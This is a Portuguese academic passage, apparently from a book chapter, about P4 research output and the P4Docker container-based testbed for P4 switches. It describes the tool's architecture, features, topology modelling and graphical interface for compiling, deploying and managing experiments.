


Figura 3.4: Série histórica de Trabalhos sobre P4

que alguns trabalhos relevantes não tenham sido contabilizados, especialmente aqueles que utilizam termos como "*programmable data planes*"ou variações mais específicas. A inclusão de palavras-chave adicionais pode resultar em um número ainda maior de publicações relacionadas à linguagem. Além disso, o impacto da pandemia de COVID-19 entre 2019 e 2020 afetou diretamente a realização de eventos, interrompendo o *workshop* P4 por dois anos e levando o *workshop* europeu a ocorrer apenas no formato online. Com o retorno dos eventos presenciais em 2023, o número de trabalhos apresentados nos *workshops* diminuiu em comparação ao período em que eram realizados online, reduzindo o número total de trabalhos. A Figura 3.4 resume o número de trabalhos sobre p4 durante a série histórica de 2014 à 2024. Os dados de eventos para 2025 ainda não foram compilados, mas podemos encontrar algumas referências recentes na literatura.

Ao longo dos anos, a realização de eventos especializados ajudou a consolidar a linguagem, com a criação de *workshops* específicos em diferentes regiões, como a Europa e Taiwan, além do tradicional *workshops* P4, que continua sendo o evento central para a comunidade. O levantamento histórico mostra que, a partir de 2018, o número de trabalhos apresentados nesses eventos passou a representar uma fração significativa do total de produções científicas sobre P4, reforçando a importância desses encontros para a disseminação da pesquisa e a troca de conhecimento na área.

4. Ambiente P4Docker

A adoção do P4 em larga escala enfrenta diversos desafios, incluindo a necessidade de profissionais com habilidades especializadas, dificuldades para garantir interoperabilidade, suporte de hardware limitado, preocupações com segurança e a complexidade inerente ao processamento personalizado de pacotes. Além disso, a transição de sistemas legados para redes programáveis adiciona outra camada de dificuldade ([Kfoury et al. 2021b]).

Embora o interesse acadêmico pelo desenvolvimento da programabilidade do plano de dados esteja crescendo, o custo elevado dos dispositivos de rede compatí-

veis com P4 restringe a maioria dos experimentos a simulações ([Kfoury et al. 2021b, Goswami et al. 2023]). Mesmo quando tais equipamentos estão disponíveis, sua quantidade pode ser insuficiente para viabilizar experimentos em larga escala e explorar todo o potencial do P4.

Ferramentas de virtualização de redes, como o Mininet [Mininet 2023], surgem como uma alternativa para testar e validar aplicações P4. Essa plataforma permite a criação de ambientes de rede realistas com múltiplos switches P4, hosts e até controladores programáveis ([Chen et al. 2023]). O Mininet cria redes virtuais executando o kernel real, switches e código de aplicação em uma única máquina. Além disso, ele suporta OpenFlow e P4 por meio dos switches BMv2 (Behavioral Model Version 2 - [Consortium 2024]), tornando-se uma ferramenta essencial para estudar redes e protocolos em um ambiente controlado.

Apesar de seu amplo uso e aceitação na comunidade acadêmica, o Mininet apresenta limitações em termos de escalabilidade e arquitetura, dificultando a simulação de cenários de grande porte. Em contrapartida, a tecnologia de contêineres tem sido amplamente adotada em ambientes acadêmicos, facilitando a transição de configurações experimentais para ambientes de produção.

Nesse contexto, o P4Docker surge como um testbed alternativo baseado em contêineres, projetado para oferecer maior isolamento entre componentes de rede, ao mesmo tempo que atende às demandas de experimentação em redes voltadas para IoT. Diferentemente do Mininet, onde todos os elementos de rede compartilham o mesmo sistema operacional, o P4Docker encapsula cada componente em um contêiner independente. Esse isolamento reduz a interferência de recursos e melhora a reprodutibilidade dos experimentos. Além disso, essa abordagem é particularmente vantajosa para cenários de IoT, onde o processamento de baixa latência, a personalização de protocolos e a priorização de tráfego são essenciais para lidar com redes de sensores em larga escala e infraestruturas de computação em névoa.

4.1. Arquitetura

A Figura 3.5(a) ilustra como o Docker Engine orquestra os contêineres, isolando cada um dos outros e interagindo com o Docker Engine, que faz interface com o Sistema Operacional Host. A combinação de namespaces e contêineres garante que a comunicação entre os dois hosts por meio dos pares Ethernet virtual (veth) atravesse um caminho de rede virtualmente indistinguível daquele de uma rede física. Essa configuração contrasta com os recursos de ferramentas de emulação de rede como o Mininet, que, embora versátil, executa todos os componentes de rede dentro do mesmo kernel do sistema operacional host, conforme ilustrado na Figura 3.5(b), potencialmente levando à contenção de recursos compartilhados e à mistura do tráfego de rede.

Ao garantir a separação do tráfego e a independência dos dispositivos de rede, o P4Docker oferece uma plataforma valiosa para pesquisadores interessados em estudar o comportamento das redes e o impacto da programação do plano de dados P4. Seu ambiente de teste reflete de forma realista as topologias de redes do mundo real, proporcionando bases teóricas sólidas e implicações práticas para o desenvolvimento e validação de protocolos, sistemas e arquiteturas de rede em um ambiente virtual controlado.




Figura 3.5: (a) Arquitetura Docker com isolamento de containers. (b) Arquitetura Mininet com conceito de isolamento de processos.

O P4Docker integra contêineres Docker com o switch P4 do Behavioral Model Version 2 (BMv2) ([Consortium 2024]), criando ambientes de rede isolados que simulam cenários reais. Sua arquitetura utiliza namespaces do Linux para separar a pilha de rede de cada contêiner, garantindo que cada host simulado opere de maneira independente. Essa abordagem espelha o isolamento encontrado em redes físicas, resultando em um ambiente de teste realista e de alta fidelidade.

A estrutura do P4Docker segue uma arquitetura frontend-backend direta, ilustrada na Fig. 3.6. O frontend, desenvolvido em JavaScript, fornece uma interface gráfica intuitiva baseada no Cytoscape2 para criação de topologias de rede. O backend, por sua vez, gera scripts para implantação e gerenciamento dessas topologias, além de interagir com o P4 Compiler, executado dentro de um contêiner Docker, para compilar e armazenar os arquivos de configuração.




Figura 3.6: Arquitetura do P4Docker

Para facilitar o compartilhamento de arquivos entre os contêineres, o P4Docker estabelece um volume compartilhado ("Share") durante sua instalação. Esse volume garante armazenamento persistente de dados, permitindo a retenção de informações entre reinicializações e atualizações dos contêineres. Além disso, o contêiner P4 Compiler utiliza esse volume para armazenar códigos P4 compilados e compartilhá-los com os contêineres de switches. Desta forma, qualquer código compilado pela interface gráfica do P4Docker será automaticamente disponibilizado no volume compartilhado e poderá ser utilizado por qualquer switch na topologia de testes especificada.

O P4Docker permite ainda o gerenciamento, execução e limpeza dos ambientes e topologias definidos, simplificando a construção de topologias de rede baseadas em

switches P4.

4.2. Principais Funções

O P4Docker oferece uma abordagem modular e escalável, permitindo a criação e gerenciamento de topologias personalizadas com suporte para múltiplos switches P4 e hosts. Suas principais funções incluem:

- Compilação e depuração: Ferramentas integradas permitem compilar e testar programas P4 diretamente no ambiente, facilitando a identificação de erros e ajustes antes da implantação em hardware real.
- Criação de topologias virtuais: É possível montar redes com switches P4, hosts e controladores, com emulação realista garantida por contêineres isolados.
- Configuração automatizada: A interface gráfica ou scripts geram automaticamente endereços, regras de roteamento e parâmetros de rede, simplificando a criação dos ambientes.
- Execução com BMv2: Utiliza o BMv2 como backend para testes de pipelines P4 personalizados, com suporte ao V1Model.
- Isolamento e escalabilidade: Cada componente roda em seu próprio contêiner, permitindo testes independentes e escaláveis.
- Automação de ambientes: Scripts de inicialização e limpeza são gerados automaticamente, agilizando a reconfiguração dos experimentos.
- Persistência de dados: Os contêineres compartilham volumes para armazenar arquivos de configuração, logs e códigos compilados.
- Suporte a múltiplos cenários: Pode ser usado para testes em SDN, IoT, redes distribuídas e computação em névoa, entre outros contextos.

Essas funções fazem do P4Docker uma plataforma flexível para pesquisa e desenvolvimento em redes programáveis, fornecendo um ambiente completo para a validação de novas arquiteturas e protocolos sem a necessidade de hardware dedicado.

4.3. Topologias

As topologias no P4Docker são modeladas como grafos, onde os nós representam hosts e switches, enquanto as arestas correspondem às conexões de rede entre eles. Essa estrutura possibilita a criação de cenários de experimentação altamente configuráveis, permitindo testes em diferentes arquiteturas e garantindo flexibilidade na definição das redes.

Diferente de algumas ferramentas de emulação, o P4Docker adota um modelo de comunicação em pares, exigindo que cada conexão entre dois nós possua um endereço de rede distinto. Como consequência, não é possível conectar múltiplos enlaces a uma mesma porta de switch, exigindo que cada host esteja vinculado a uma rede específica e que o switch intermediário seja corretamente configurado para encaminhar o tráfego. Essa

restrição decorre do alto grau de isolamento entre os componentes da topologia, onde cada nó opera dentro de um namespace de rede separado, garantindo independência total entre as pilhas TCP/IP. Esse isolamento evita interferências, garantindo que cada nó funcione autonomamente e reproduza fielmente o comportamento de uma rede física. A comunicação ocorre por meio de pares virtuais de Ethernet (veth), replicando as características de conexões físicas e tornando os experimentos mais realistas.

As topologias são representadas em formato JSON, permitindo armazenamento, carregamento e compartilhamento de configurações de forma simples e eficiente. Isso possibilita que os usuários reutilizem definições complexas sem a necessidade de reconfiguração manual, aumentando a portabilidade dos experimentos. Além disso, a integração com scripts automatizados para deploy e limpeza das topologias reduz o tempo de preparação dos testes e melhora a eficiência na execução de múltiplos cenários.

A flexibilidade do P4Docker permite sua aplicação em uma ampla variedade de experimentos, desde redes convencionais até redes programáveis, IoT e computação em névoa. A possibilidade de definir parâmetros avançados como largura de banda, latência e perda de pacotes possibilita a simulação de condições reais de rede, sendo útil para a avaliação do desempenho de protocolos distribuídos, políticas de roteamento e controle de tráfego. Essa abordagem também possibilita a criação de cenários de segurança para testar estratégias de mitigação de ataques e isolamento de tráfego entre domínios distintos.

O P4Docker oferece um grau superior de isolamento e independência entre os elementos da topologia, tornando os experimentos mais previsíveis e reprodutíveis. A arquitetura baseada em containers Docker em conjunto com a capacidade de portabilidade de topologias garante que cada teste seja executado de forma consistente, independentemente do ambiente, permitindo a replicação dos experimentos sem ajustes manuais. Essa característica facilita o compartilhamento de cenários entre pesquisadores e equipes de desenvolvimento, promovendo maior colaboração e padronização na execução de testes.

Com essa estrutura modular e altamente configurável, o P4Docker se torna uma solução poderosa para testar, depurar e validar protocolos P4 em diferentes contextos, suportando desde simulações simples até topologias complexas compostas por múltiplos switches e regras de encaminhamento personalizadas.

4.4. Interface Gráfica

A interface gráfica do P4Docker foi desenvolvida para oferecer uma experiência intuitiva e eficiente no gerenciamento de topologias e no desenvolvimento de código P4. Ela é dividida em três seções principais: a interface de gerenciamento de topologias, a interface de depuração e a interface de projetos, cada uma com funções específicas que facilitam a criação, configuração e execução de experimentos em redes programáveis.

A interface de gerenciamento de topologias é a tela principal é o ponto central da interface, onde o usuário pode definir, criar, alterar e gerenciar topologias de rede. Nessa seção, é possível adicionar novos nós, estabelecer conexões entre dispositivos, configurar parâmetros individuais de cada elemento da topologia e visualizar a estrutura geral da rede em um ambiente interativo.

A interface de depuração permite a compilação e validação de código P4 direta-

mente no ambiente do P4Docker. O usuário pode definir um nome para o código-fonte, compilar o programa e visualizar a saída do processo em tempo real. Caso a compilação seja bem-sucedida, o arquivo gerado pode ser exportado e utilizado em testes. Em caso de erro, a interface exibe mensagens detalhadas e a linha exata onde o problema ocorreu, facilitando o processo de correção e depuração.

Por fim, a interface de projetos possibilita o gerenciamento de diferentes topologias criadas na tela principal. Através dessa seção, o usuário pode carregar configurações previamente definidas, fazer o deploy das topologias para execução e realizar a limpeza do ambiente ao finalizar um experimento. Essa funcionalidade garante flexibilidade no desenvolvimento e reuso de cenários de teste, permitindo alternar entre diferentes configurações sem a necessidade de recriação manual.

Essas três seções trabalham em conjunto para oferecer um ambiente completo de experimentação, permitindo desde a criação de redes até a execução e depuração de programas P4, promovendo um fluxo de trabalho contínuo e otimizado.

4.4.1. Interface de Compilação e Depuração

A interface de compilação e depuração, ilustrada na Figura 3.7, permite que o usuário defina um nome para o código a ser compilado, o qual será sempre salvo com esse nome e a extensão .json. A interface apresenta um botão "Compile", que, ao ser acionado, envia o código para o container P4 Compiler, configurado durante a instalação do P4Docker.

A saída do processo de compilação é exibida no painel "Output", localizado no lado direito da tela, conforme ilustrado na Figura 3.7. Quando a compilação ocorre sem erros, a mensagem "Code Compiled"é exibida, indicando sucesso. Além disso, o arquivo gerado pode ser baixado diretamente através do botão "Download Compiled File", facilitando sua exportação e aumentando a portabilidade dos projetos.

Caso ocorra um erro, a tela "Output"exibe a mensagem gerada pelo compilador em tempo real, destacando a linha onde o problema foi identificado. Esse mecanismo, ilustrado na Figura 3.8, auxilia na depuração do código, permitindo correções rápidas e precisas.




Figura 3.7: Interface do Compilador com código compilado corretamente




Figura 3.8: Interface do Compilador com código apresentando erro

4.4.2. Interface de Gerenciamento de Topologias

A interface de gerenciamento de topologias, ilustrada na Fig. 3.9 permite que os usuários:

- Adicionem nós à topologia, representando hosts, switches P4 e outros dispositivos de rede.
- Configurem portas para cada nó, especificando parâmetros como endereço IP, MAC e largura de banda.
- Criem conexões entre os nós e definam características de enlaces, como latência e taxa de transmissão.
- Editem e removam elementos da topologia conforme necessário.
- Salvem e carreguem topologias em formato JSON para reutilização e compartilhamento.

- Gerem scripts para criação e limpeza de ambientes de teste.





Figura 3.9: Interface principal do P4Docker

A Figura 3.10 apresenta os modais exibidos ao clicar no botão "Add Node". Nessa interface, é possível adicionar dois tipos de nós à topologia existente. Os nós do tipo "host"representam os componentes da topologia e podem ser configurados por meio dos seguintes parâmetros:

- Name: define o nome do nó na topologia.
- Ports: determina a quantidade de portas disponíveis no nó.
- Docker image: especifica a imagem Docker que servirá como base para o nó. Essa imagem pode ser tanto uma versão local quanto um repositório remoto disponível no Docker Hub.

Os nós do tipo "Switch"representam os switches P4 baseados em BMv2, e podem ser configurados com os seguintes parâmetros:

- Name: define o nome do nó na topologia.
- Ports: determina a quantidade de portas disponíveis no switch.
- P4 Code name: define o nome do código P4 compilado que será utilizado no switch.
- API Port: define a porta da API do BMv2 para receber comandos.
- Ports: determina a quantidade de portas disponíveis no switch.
- SWEntries - define as regras de entrada openflow que podem ser definidas no switch quando necessário. As entradas são passadas via interface de linha de comando do switch BMv2.



(a) (b)

Figura 3.10: (a) Modal com opções para criação de um nó host. (b) Modal com opções para criação de um nó switch.

Ao criar switches P4, a ordem das portas desempenha um papel fundamental, pois é necessário especificar corretamente as portas de entrada e saída. Por padrão, a interface atribui os identificadores das portas de forma sequencial, iniciando em 1 e seguindo a ordem em que os nós aparecem na topologia. Dessa forma, em um nó chamado "switch1"com três portas, os identificadores atribuídos serão "switch-p1", "switch-p2"e "switch-p3".

A interface permite reordenar as portas simplesmente arrastando-as para novas posições. Essa alteração modifica a maneira como o switch interpreta a numeração das portas internamente, sem alterar os nomes visíveis. Por exemplo, se a porta "switch-p3"for movida para a primeira posição na interface, seu nome permanecerá inalterado, mas o switch passará a tratá-la como a porta 1 para fins de codificação no P4. Esse mecanismo oferece flexibilidade na configuração, garantindo que a numeração das portas esteja alinhada com as regras e lógica implementadas no código P4.

A Figura 3.11 ilustra a criação de dois componentes na topologia atual: um host e um switch. Ao selecionar qualquer um desses componentes, suas configurações são exibidas no painel à direita da tela. No exemplo apresentado na figura, ainda não há configurações definidas para o host além da imagem Docker associada.

Ao selecionar um nó na topologia, novos botões são habilitados, permitindo a realização de ações específicas sobre o elemento escolhido:

- Add Port to Node – Adiciona uma nova porta ao nó selecionado.
- Remove Node – Remove o nó e todas as conexões associadas a ele.
- Edit Selected Node – Permite a edição das configurações do nó.

Além de remover nós inteiros, o botão Remove Node também permite excluir portas específicas, sem a necessidade de remover o nó ao qual estão vinculadas.

Figura 3.11: Interface de gerenciamento de topologias com componentes

O botão "Add Edge"define as conexões entre os nós, permitindo a configuração das portas. Essa funcionalidade é essencial para a construção de topologias de rede. As conexões são criadas de maneira direcional, exigindo a seleção de um nó de origem (source) e um nó de destino (target). No entanto, essa direção é utilizada apenas para a representação gráfica da topologia e não afeta o comportamento da comunicação, que permanecerá bidirecional.

Para configurar uma conexão, primeiro selecionamos o nó pai, que contém a porta a ser configurada, e em seguida, escolhemos a porta específica. Após essa seleção, as seguintes configurações devem ser definidas: Endereço IP - Definido no formato CIDR (Classless Inter-Domain Routing), que utiliza uma notação como /24 para especificar o tamanho da máscara de rede; MAC Address: Especificado no formato hexadecimal.


Essas mesmas configurações devem ser repetidas para o nó de destino, garantindo que não haja conflitos de IP. Além disso, a interface permite a definição de limites de banda (fornecida em formato kbit, mbit sem espaços) e atraso de rede (delay), funcionalidades úteis para simulações e testes específicos. Essas opções ficam disponíveis ao ativar a opção em "Define Bandwidth and Delay".

Após configurar todos os parâmetros, clicar em "Save Changes"cria a conexão entre os nós e aplica as configurações nas portas correspondentes. Vale destacar que não é possível editar conexões já existentes; caso seja necessário modificar uma aresta, o usuário deve selecioná-la, clicar em "Remove Edge"e criar uma nova conexão com os ajustes desejados.

É importante ressaltar que o P4Docker não realiza verificações automáticas para evitar conflitos de IPs ou endereços MAC. Dessa forma, a responsabilidade por garantir a consistência das configurações recai sobre o usuário.

Uma vez criadas as arestas, as novas configurações podem ser visualizadas ao selecionarmos os nós, como ilustrado na Figura 3.12, que mostra as informações para um nó host, um nó switch, uma porta e uma aresta.

O menu inferior da interface gráfica do P4Docker fornece opções essenciais para o gerenciamento e exportação de topologias, facilitando a reutilização e compartilhamento



(a) Informações de Host (b) Informações de Switch

(c) Informações de Aresta (d) Informações de Porta

Figura 3.12: Caixas de informações na interface do P4Docker

de ambientes de experimentação. Entre as funcionalidades disponíveis, destacam-se:

- Load Topology: Permite carregar uma topologia salva anteriormente para visualização e edição.
- Save Topology: Salva a topologia no estado atual, incluindo todas as configurações de portas e conexões, exportando o ambiente no formato JSON.
- Generate Code: Gera um script Bash para a criação da topologia configurada, permitindo sua implantação automatizada em outro ambiente.
- Generate Cleaner Code: Gera um script para a remoção da topologia criada, garantindo que o ambiente de testes possa ser redefinido de forma rápida e eficiente.

A capacidade de exportação das topologias, bem como dos códigos compilados pelo P4 Compiler, proporciona ao P4Docker um alto nível de portabilidade. Isso permite que cenários de experimentação sejam facilmente compartilhados com colaboradores, garantindo a replicabilidade dos testes.

Além disso, a adoção do Docker assegura o isolamento dos ambientes, eliminando problemas de compatibilidade entre diferentes máquinas. Dessa forma, uma configuração que funciona em um sistema poderá ser executada em outro sem a necessidade de ajustes manuais, garantindo maior consistência nos experimentos realizados.

A interface também permite que os usuários gerem scripts auxiliares para desmontar o ambiente criado, bem como salvar e carregar topologias. Essa funcionalidade

aprimora a usabilidade do sistema, possibilitando a exportação de configurações para diferentes máquinas e promovendo um fluxo de trabalho mais eficiente e adaptável no desenvolvimento de redes.

A última funcionalidade da interface de configuração é o botão *Deploy*, responsável por transformar a configuração atual da topologia em um projeto executável. Ao acionar essa opção, a topologia é implantada e passa a ser gerenciada na interface de projetos, acessível através da opção **"Projects"** no menu principal.

4.4.3. Interface de Projetos

A interface de projetos permite carregar e gerenciar projetos previamente definidos na interface de gerenciamento de topologias. Através dessa seção, é possível carregar topologias salvas, executar o *deploy* de ambientes e realizar sua limpeza quando necessário.




Figura 3.13: Interface de projetos - projeto não está em execução

A Figura 3.13 ilustra um exemplo de topologia de testes carregada na interface. Os nós destacados em vermelho representam componentes que não estão operacionais, ou seja, os contêineres correspondentes não estão em execução. Ao clicar no botão **Deploy**, o script de implantação é executado, iniciando os contêineres e configurando o ambiente.

Quando os nós estão operacionais, eles são marcados com a cor verde, conforme ilustrado na Figura 3.14. Uma vez que a topologia esteja ativa, é possível selecionar qualquer nó e conectar-se ao seu terminal através do botão **Connect**, como mostrado na Figura 3.14. Essa funcionalidade abre uma nova aba contendo o terminal do contêiner selecionado, permitindo acesso direto aos hosts e possibilitando a verificação dos logs dos switches P4 em tempo real. Para isso, basta conectar-se ao switch desejado e acessar o arquivo de log localizado em `/tmp/switch.log`.

